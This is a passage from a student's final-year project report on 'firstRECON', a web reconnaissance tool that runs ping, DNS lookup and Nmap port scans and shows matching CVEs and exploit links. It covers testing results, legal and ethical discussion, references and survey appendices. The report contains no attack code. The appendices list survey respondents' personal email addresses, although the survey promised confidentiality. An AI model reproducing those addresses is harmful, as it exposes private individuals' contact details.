


Figure 189: User clicking logout button screenshot




Figure 190: User is not detected in web application screenshot

### 4.3 Critical Analysis of Testing

The conducted unit and system testing for firstRECON were conducted successful and functioning properly with all the decided features mentioned in the proposal of the project. After carrying out the system testing and unit testing it was found that all the tests concluded with a successful result. In this stage of the testing process, all the feasible testing was carried out with each step of testing explained with code snippets, graphical representation, and process elaboration. 12 system testing and 12 unit testing was performed successfully.

Key observation after conducting testing are listed below:

- User login and registration which was connected to MySQL database was tested successfully
- All the exception and error were handled effectively by going to the code.
- Both the valid and invalid testing were performed which provided the result as per the expectation.

- Each buttons functionality were tested.
- Exploit was going through link displayed after port scanning.
- Export functionality was tested.

## **Chapter 5: Conclusion**

To summarize, firstRECON is a ping, DNS lookup and Port Scan feature imbedded reconnaissance tool. The project was developed using HTML, CSS, JavaScript, and Bootstrap for the frontend. The web application uses laravel framework for the backend modelling and livewire was used to make the web application reactive. Nmap was run in the terminal for viewing port scan result and NVD API and SerpApi was used for displaying CVE's and Exploits according to the user request. Ping function directly interact with the terminal to ping the target to view results and DNS records are displayed by laravel package and display the DNS record of the host according to the user request. When the web application was developed for the customer, it was done so in a real-world environment. The specifications were provided directly by the client, and features were added based on their recommendations.

To sum up, with the successful completion of the firstRECON, I stretched my knowledge regarding frontend and backend development framework. While

developing this project I have used Agile's extreme programming methodology, according to it each and every step of this project was planned to ensure successful completion of this project.

## **9.1 Legal, Social and Ethical Issues**

### **9.1.1 Legal Issue:**

A legal issue is a legal matter that serves as the cornerstone of a legal case. It can also apply to a situation in which the evidence is undisputed, but the outcome of which is dependent on the court's interpretation of the applicable statute. (uslegal, 2022)

The Legal issue are not violated during the usage or development of the project. All the resources/references and the framework used in the development of this project are open-sources or available online. The project supports all the legal system while developing as it is used for checking the target status and also to discover the loopholes in the targeted host.

System can be compromised if the user intends to use this web application as the exploit of the venerable service are visible after the port scanning results. In the context of Nepal according to the Electronic transaction Act 2063 "If any person knowingly and with a mala fide intention to cause wrongful loss or damage to any institution destroys, damages, deletes, alters, disrupts any information of any computer source by any means or diminishes value, such a person shall be liable to the punishment with the fine not exceeding two thousand Rupees and with imprisonment not exceeding three years or with both" (Nepal, 2063). (i.e.) If any one uses this application for harming other than the person liable to law.

### **9.1.2 Ethical Issue:**

The ethical issues refer to the detection of the moral or other way that can cause harm to other morals.

The ethical issue is satisfied for the system as all the sources used for the development are from the website sites, book, and journals etc. all are cited properly. The integration of API is done through the consent of the respective company. The project doesn't

harm others in any ethical manner as the project is developed from the ethical sources keeping targeted audience and preventing any aggressive use of the project. The user credential are stored in database in the encrypted to protect visibility of the password which also serves as ethical manner.

### **9.1.3 Social Issue:**

The social issues can be explained as the issue that may cause harm to people or people living in a society.

As this project will be free and open source and will be made available on GitHub. The project can be used by any one for learning purpose and use this application with intention not using the feature of this web application to trouble other by attacking and compromising the target through scan results. As this project is developed for determine the information of the target this web application can be used by ethical hackers for making their work simpler while defending.

There is no intention of causing harms to the user who uses this application as this project is developed for the defensive purpose and its user friendly as it supports all kinds of user and the web application of the project doesn't support any racial discrimination.

**9.2 Advantage** firstRECON comes with feature like ping, DNS Lookup and port scanning. It comprises of advantages for the people who are curious in information security domain. Some of the advantage of the web application are listed below.

- User registration is extremely simple.
- UI is extremely user friendly any one can use the application.
- User can check whether the intended target is up or down through ping.
- User can check how much the responsive is the intended target through the customized parameter present in the ping.
- User can easily get information of several type of record of their domain through DNS Lookup.

- User can get the information regarding port status of the web application through port scan.
- User can get information regarding potential CVE's through the web application which saves user time as this serves as all in one tool for the user
- User can get information of potential exploit which can be hamper services running in the port, which makes user aware about those type of attacks.
- User can view the port scanned result as per the user request.

### 9.3 Limitation

The developed we application is amazing tool for detecting information about the targeted host. As the system is prototype, it is completed within limited amount of time as a Final Year Project, In addition to its benefits, the online application has significant negatives. The limitations are only a temporary issue that will undoubtedly be rectified in the near future. Some of the limitation of the web application are listed as below:

- The web application cannot specify the time period while doing scan and while resolving DNS record.
- When use performs port scan of large number of port the response time is comparatively low.
- Since the web application integrates API, integrated API may disable access.
- Application lacks the feature to keep scan logs.
- Firewall evasion can be done as the scanner can be misused because of its ability to find open ports.
- Server must run to function the web application.

#### **9.4 Future Work**

To make the project competitive in future, there is need to have a continuous contribution and development towards it. The project was completed within the allocated timeframe with some changes. As current prototype is able to detect the target status along with the common vulnerability exposer of the targeted host along with the possible exploits which can penetrate the target through the service running in their open port. These kind of tools are super demandable as there is merely this kind of tool which comes with multiple essential functionality. With these type of concern I intend to add a bit more functionality for making this tool much more productive for the user. However, there are many ways to improve the project which will be carried out in future. As this project is going to be open-source project, there will high effort from the other developers too for making this project much more enhanced.

Some of the feature which I will surely integrate in this project are listed as below:

- To create Web application own database rather than relying on APIs
- VPN integration for keeping session private and encrypted while scanning
- Decreasing scan time period as while doing some kind of scan web application takes time.
- Keeping scan results history
- Adding additional feature like DKIM Validator, Compare Website Performance, testing SSL/TLS Certificate, etc.

## Chapter 6: References

- 21 Design, 2019. *What is Agile Web Development?*. [Online] Available at: <https://21designs.com.au/learn/tips-for-developers/what-is-agile-webdevelopment/> [Accessed 12 December 2021].
- Abi Tyas Tunggal, 2021. *What is an Open Port? Definition & Free Checking Tools for 2021.* [Online] Available at: <https://www.upguard.com/blog/open-port> [Accessed 12 December 2021].
- airbrake, 2016. *Iterative Model: What Is It And When Should You Use It?.* [Online] Available at: <https://airbrake.io/blog/sdlc/iterative-model> [Accessed 3 3 2022].
- Bacon, G., 2021. *3 Types of Scanning - Port Scanning, Web Application Scanning, and Infrastructure Scanning.* [Online] Available at: <https://appcheck.zendesk.com/hc/en-us/articles/115001870134-3Types-of-Scanning-Port-Scanning-Web-Application-Scanning-and-Infrastructure-Scanning> [Accessed 15 December 2021].
- balsamiq, 2022. *Introduction to Balsamiq Wireframes for Desktop.* [Online] Available at: <https://balsamiq.com/wireframes/desktop/docs/intro/> [Accessed 10 April 2022].
- bleepingcomputer, 2019. *Most Cyber Attacks Focus on Just Three TCP Ports.* [Online] Available at: <https://www.bleepingcomputer.com/news/security/most-cyber-attacksfocus-on-just-three-tcp-ports/> [Accessed 26 2 2022].
- Cyphre, 2021. *OWASP Top 10 Vulnerabilities, Application Security Attack Examples (With Recommendations).* [Online] Available at: <https://thecyphre.com/blog/owasp-top-10-application-security-risks/> [Accessed 26 2 2022].
- Digité, Inc, 2021. *What Is Extreme Programming (XP)? & Its Values, Principles, And*

*Practices.*

[Online]

Available at: <https://www.digite.com/agile/extreme-programming-xp/> [Accessed 12 December 2021].

Duarte, F. S. L. G. et al., 2014. Nmap: A Novel Neighborhood Preservation Spacefilling Algorithm. *IEEE Transactions on Visualization and Computer Graphics*.

G2.com, 2022. Site24x7 Reviews & Product Details. [Online] Available at: <https://www.g2.com/products/site24x7/reviews> [Accessed 5 Decemnber 2021].

Government, N., 2008. *The Electronic Transactions Act*, s.l.: s.n.

[Online]

guru99, 2022. *What is System Testing? Types & Definition with Example.*

Available at: <https://www.guru99.com/system-testing.html>  
 [Accessed 10 April 2022].

Heidi, E., 2021. *What is Laravel?.* [Online]

Available at: <https://www.digitalocean.com/community/tutorials/what-is-laravel>  
 [Accessed 10 February 2022].

Hull, M., 2020. *4 TYPES OF PROTOTYPING.* [Online]

Available at: <https://www.andplus.com/blog/4-types-of-prototyping>  
 [Accessed 3 3 2022].

IEEE Computer Society, 2013. *IEEE Standard for Test Access Port and BoundaryScan Architecture*, s.l.: IEEE.

javapoint, 2022. *Iterative Model.* [Online]

Available at: <https://www.javatpoint.com/software-engineering-iterative-model>  
 [Accessed 3 3 2022].

Jordana A., 2022. *What Is Bootstrap?.* [Online]

Available at: <https://www.hostinger.com/tutorials/what-is-bootstrap/> [Accessed 10 April 2022].

Kumar, S., 2018. *What is Prototype model- advantages, disadvantages and when to use it?.* [Online]

Available at: <http://tryqa.com/what-is-prototype-model-advantages-disadvantagesand-when-to-use-it/> [Accessed 2 3 2022].

linda Y , 2021. *What is phpstrom.* [Online]

Available at: <https://monovm.com/blog/what-is-phpstorm/>  
 [Accessed 3 April 2022].

Martinez, P., 2020. *What is Evolutionary Prototype?.* [Online]

Available at:  
<https://mockitt.wondershare.com/prototyping/evolutionaryprototyping.html>  
 [Accessed 2 3 2022].

Maurer, F. M. S., 2002. Extreme Programming: Rapid Development for Web-Based Applications. *Internet Computing, IEEE*, Volume 6.

Megida, D., 2021. *What is JavaScript? A Definition of the JS Programming Language.* [Online]

Available at: <https://www.freecodecamp.org/news/what-is-javascript-definition-of-js/>  
 [Accessed 19 March 2022].

[Online]

Mino, S., 2021. *8 reasons why php is still so important for web development*. [Online] Available at: [https://www.jobscopy.com/blog/8-reasons-why-php-is-still-so-importantfor-web-development](https://www.jobscopy.com/blog/8-reasons-why-php-is-still-so-important-for-web-development) [Accessed 10 April 2022].

mysql, 2022. *What is MySQL?*.

Available at: <https://dev.mysql.com/doc/refman/8.0/en/what-is-mysql.html> [Accessed 10 April 2022].

Nepal, G. O., 2063. *The Electronic Transactions Act*, s.l.: Nepal Government .

Nmap.org, 2021. *Zenmap Introduction*. [Online] Available at: <https://nmap.org/zenmap/>

[Accessed 13 December 2021].

Patil, J. G. a. A. A., 2008. Port scan detection. *6th IEEE International Conference on Networks*.

performancelabus, 2022. *Why Is Unit Testing Important in Software Development?*. [Online]

Available at: <https://performancelabus.com/unit-testing-importance/> [Accessed 1 April 2022].

Petters, J., 2020. *What is a Port Scanner and How Does it Work*. [Online]

Available at: <https://www.varonis.com/blog/port-scanning-techniques> [Accessed 15 1 2022].

Rohrmann, R. R., Ercolani, V. J. & Patton, M. W., 2017 . Large scale port scanning through tor using parallel Nmap scans to scan large portions of the IPv4 range. *IEEE*.

Sarah Lewis, 2022. *Extreme Programming (XP)*. [Online] Available at: <https://www.techtarget.com/searchcio/definition/Prototyping-Model> [Accessed 3 3 2022].

Shah, M. et al., 2019. Penetration Testing Active Reconnaissance Phase – Optimized Port Scanning With Nmap Tool. *IEEE*.

simplilearn, 2022. *What is Requirement Analysis: Overview, Applications, Techniques and Top Tools*. [Online]

Available at: <https://www.simplilearn.com/what-is-requirement-analysis-article> [Accessed MAY 2022 2022].

Sypse, 2021. *Port Scanning by Spyse*. [Online] Available at: <https://spyse.com/blog/product-documentation/port-scanning-by-spyse> [Accessed 13 December 2021].

talend, 2022. *What is MySQL? Everything You Need to Know*. [Online] Available at: <https://www.talend.com/resources/what-is-mysql/>

[Online]

[Accessed 10 April 2022].

technologyevaluation, 2021. *draw.io Research and Compare*. [Online] Available at: <https://www3.technologyevaluation.com/solutions/53717/drawio> [Accessed 10 April 2022].

techttarget, 2022. *spiral model*. Available at: <https://searchsoftwarequality.techttarget.com/definition/spiral-model> [Accessed 23 2022].

tutorialspoint, 2022. *Software Testing - Overview*. [Online] Available at: [https://www.tutorialspoint.com/software\\_testing/software\\_testing\\_quick\\_guide.htm](https://www.tutorialspoint.com/software_testing/software_testing_quick_guide.htm) [Accessed 10 April 2022].

uslegal, 2022. *Legal Issue Law and Legal Definition*. [Online] Available at: <https://definitions.uslegal.com/l/legal-issue/> [Accessed 10 April 2022].

visual-paradigm, 2022. *Requirement Analysis Techniques*. [Online] Available at: <https://www.visual-paradigm.com/guide/requirementsgathering/requirement-analysis-techniques/> [Accessed 4 April 2022].

whatismyip, 2021. *Port Scanner*. [Online] Available at: <https://www.whatismyip.com/port-scanner/> [Accessed 13 December 2021].

Wilson, M., Marc Wilson. *10 Best FREE IP & Ports Scanners for Open Port, IP and Service Scanning*. [Online] Available at: <https://www.pcwdld.com/best-free-ip-scanners-port-servicescannin#bounce-modal> [Accessed 11 December 2021].


wrike, 2022. *What is a Contingency Plan in Project Management?*. [Online] Available at: <https://www.wrike.com/project-management-guide/faq/what-iscontingency-plan-in-project-management/> [Accessed 10 April 2022].

[Online]

# Chapter 7: Appendix

## 7.1 Appendix A: Pre-Survey

### 7.1.1 Pre-Survey Form



Reconnaissance tool for determining open ports and CVE, ping status and DNS record

Form description

Email \*

Valid email address

This form is collecting email addresses. Change settings

Figure 191 : Unfilled Pre-Survey form (I) Screenshot

What is your Profession? \*

Student

IT Professional

Other

How often do you use Internet? \*

Sometimes

Everyday

Never

Figure 192: Unfilled Pre-Survey form (II) Screenshot

Do you have knowledge regarding Port in networking? \*

Yes  
 No

Are you aware of network vulnerabilities ? \*

Yes  
 No  
 Maybe

Are you aware of port scanning tools? \*

Yes  
 No

Figure 193: Unfilled Pre-Survey form (III) Screenshot

Have you ever used port scanning tool to lookup port ? \*

Yes  
 No

How important do you think it is important to perform portscanning ? \*

Important  
 Very Important  
 Not very Important

Did you know portscanning is one of the important and essential step of ethical hacking? \*

Yes  
 No

Figure 194: Unfilled Pre-Survey form (IV) Screenshot

Did you know intruder is able to compromise system through open ports? \*

Yes  
 No

Have you ever heard of Common Vulnerabilities and Exposures (CVE) ? \*

Yes  
 No

Which network scanning tool have you heard of or used ? \*

Nmap  
 Zenmap  
 Sparta  
 Unicorncan  
 All of the above

Figure 195: Unfilled Pre-Survey form (V) Screenshot

### 7.1.2 Sample of filled Pre-Survey Forms

Responses cannot be edited

### Reconnaissance tool for determining open ports and CVE, ping status and DNS record

\*Required

Email \*

Sejalrawal@gmail.com

What is your Profession? \*

Student

IT Professional

Other

How often do you use Internet? \*

Sometimes

Everyday

Never

Figure 196: Sample of filled Pre-Survey form (I) screenshot

Do you have knowledge regarding Port in networking? \*

Yes  
 No

Are you aware of network vulnerabilities ? \*

Yes  
 No  
 Maybe

Are you aware of port scanning tools? \*

Yes  
 No

Figure 197: Sample of filled Pre-Survey form (II) screenshot

Have you ever used port scanning tool to lookup port ? \*

Yes  
 No

How important do you think it is important to perform portscanning ? \*

Important  
 Very important  
 Not very important

Did you know portscanning is one of the important and essential step of ethical hacking? \*

Yes  
 No

Figure 198: Sample of filled Pre-Survey form (III) screenshot

Did you know intruder is able to compromise system through open ports? \*

Yes  
 No

Have you ever heard of Common Vulnerabilities and Exposures (CVE) ? \*

Yes  
 No

Which network scanning tool have you heard of or used ? \*

Nmap  
 Zenmap  
 Sparta  
 Unicornscan  
 All of the above

Figure 199: Sample of filled Pre-Survey form (IV) screenshot

### 7.1.3 Pre-Survey Results

17 responses

Accepting responses

Summary Question Individual

Who has responded?

Email

- sejalrawal@gmail.com
- krijesh.joshi08@gmail.com
- ashishlama991@gmail.com
- bhaskardhungel@gmail.com
- anurawal@gmail.com
- audinkhadka93@gmail.com
- sumanbhattarai@gmail.com
- sumitkoirala@gmail.com

Figure 200: Email of the person who participated in pre-survey screenshot

What is your Profession?

17 responses

- Student
- IT Professional
- Other




Figure 201: Result of Pre-survey Question 1 screenshot

How often do you use Internet?

 Copy

17 responses




Figure 202: Result of Pre-survey Question 2 screenshot

Do you have knowledge regarding Port in networking?

 Copy

17 responses




Figure 203: Result of Pre-survey Question 3 screenshot

Are you aware of network vulnerabilities ?

 Copy

17 responses



Figure 204: Result of Pre-survey Question 4 screenshot

Are you aware of port scanning tools?

Copy

17 responses




Figure 205: Result of Pre-survey Question 5 screenshot

Have you ever used port scanning tool to lookup port ?

Copy

17 responses




Figure 206: Result of Pre-survey Question 6 screenshot

How important do you think it is important to perform portscanning ?

Copy

17 responses




Figure 207: Result of Pre-survey Question 7 screenshot

Did you know portscanning is one of the important and essential step of ethical hacking?

17 responses



Figure 208: Result of Pre-survey Question 8 screenshot

Did you know intruder is able to compromise system through open ports?

17 responses



Figure 209: Result of Pre-survey Question 9 screenshot

Have you ever heard of Common Vulnerabilities and Exposures (CVE) ?

17 responses





Figure 210: Result of Pre-survey Question 10 screenshot

Which network scanning tool have you heard of or used ?

17 responses



*Figure 211: Result of Pre-survey Question 11 screenshot*

## 7.2 Appendix B: Post-Survey

### 7.2.1 Post-Survey Form

The screenshot shows a web-based survey form titled "firstRECON". At the top, there is a blue header with the "firstRECON" logo, which consists of a stylized circular icon above the word "firstRECON". Below the header, a blue bar indicates "Section 1 of 2". The main content area has a light gray background. It features a title "firstRECON" and a disclaimer: "(Disclaimer: Respondent is expected to have basic understanding of the technology that underpin the internet. While familiarity with the internet infrastructure and basic programming skill is not required, it is suggested in order to fully comprehend the logic. This survey is taken for my Final Year project to gather information from the general user about the reconnaissance tool which i have developed.)". Below the disclaimer is a note: "P.S. All the views and information will be kept confidential and purely used for educational purpose only." A "Project Description" section states: "Project Description: firstRECON is all in one reconnaissance tool for determining user controlled ping status, finding out the DNS record with embedded port scanning tool for discovering potential CVE's and exploits of the targeted host." There is a field labeled "Email \*" with a placeholder "Valid email address" and a note below it stating: "This form is collecting email addresses. [Change settings](#)".

Figure 212: Unfilled Post-Survey form (I) Screenshot

The screenshot shows a survey form titled "General audience response". The first question is "What is your current position \*". It includes three radio button options: "IT Student", "IT Professional", and "Other...". The second question is "How would you like to use this project in the future? \*". It includes four radio button options: "To strengthen your company security posture", "To discover open doors or weak points in a network", "To compromise the targeted host by discovering their weak point", and "For educational purpose".

Figure 213: Unfilled Post-Survey form (II) Screenshot

Do you think this project would contribute in information security domain presently, now that you have use it? \*

Yes  
 No  
 Maybe

Who would you think will benefits most out of this project ? \*

IT companies  
 Technology research lab  
 Information security researcher

Which feature do you think is the best in this project? \*

Ping  
 DNS Lookup  
 Port Scanning

Figure 214: Unfilled Post-Survey form (III) Screenshot

Which feature is your least favorite in this project? \*

Ping  
 DNS Lookup  
 Port Scan

How would you rate features in this project? \*

1      2      3      4      5  
               

Which application do you think you will use for doing reconnaissance? \*

firstRECON  
 Nmap  
 24x7 port scan  
 Legion  
 Sparta

Figure 215: Unfilled Post-Survey form (IV) Screenshot

How would you rate current prototype?

1      2      3      4      5  
               

How likely are you to recommend this project to a friend/colleague/organization? \*

1      2      3      4      5  
               

Do you have any suggestion or feedback to enhance this project? \*

Long-answer text

Figure 216: Unfilled Post-Survey form (IV) Screenshot

### 7.2.2 Sample of filled Post survey form

Responses cannot be edited

## firstRECON

(Disclaimer: Respondent is expected to have basic understanding of the technology that underpin the internet. While familiarity with the internet infrastructure and basic programming skill is not required, it is suggested in order to fully comprehend to the logic. This survey is taken for my Final Year project to gather information from the general user about the reconnaissance tool which i have developed.)

P.S. All the views and information will be kept confidential and purely used for educational purpose only.

Project Description: firstRECON is all in one reconnaissance tool for determining user controlled ping status, finding out the DNS record with embedded port scanning tool for discovering potential CVE's and exploits of the targeted host.

\*Required

Email \*

sejalrawal@gmail.com




Figure 217: Sample of filled Post-Survey form (I) screenshot

General audience response

What is your current position \*

IT Student  
 IT Professional  
 Other: .....

How would you like to use this project in the future? \*

To strengthen your company security posture  
 To discover open doors or weak points in a network  
 To compromise the targeted host by discovering their weak point  
 For educational purpose

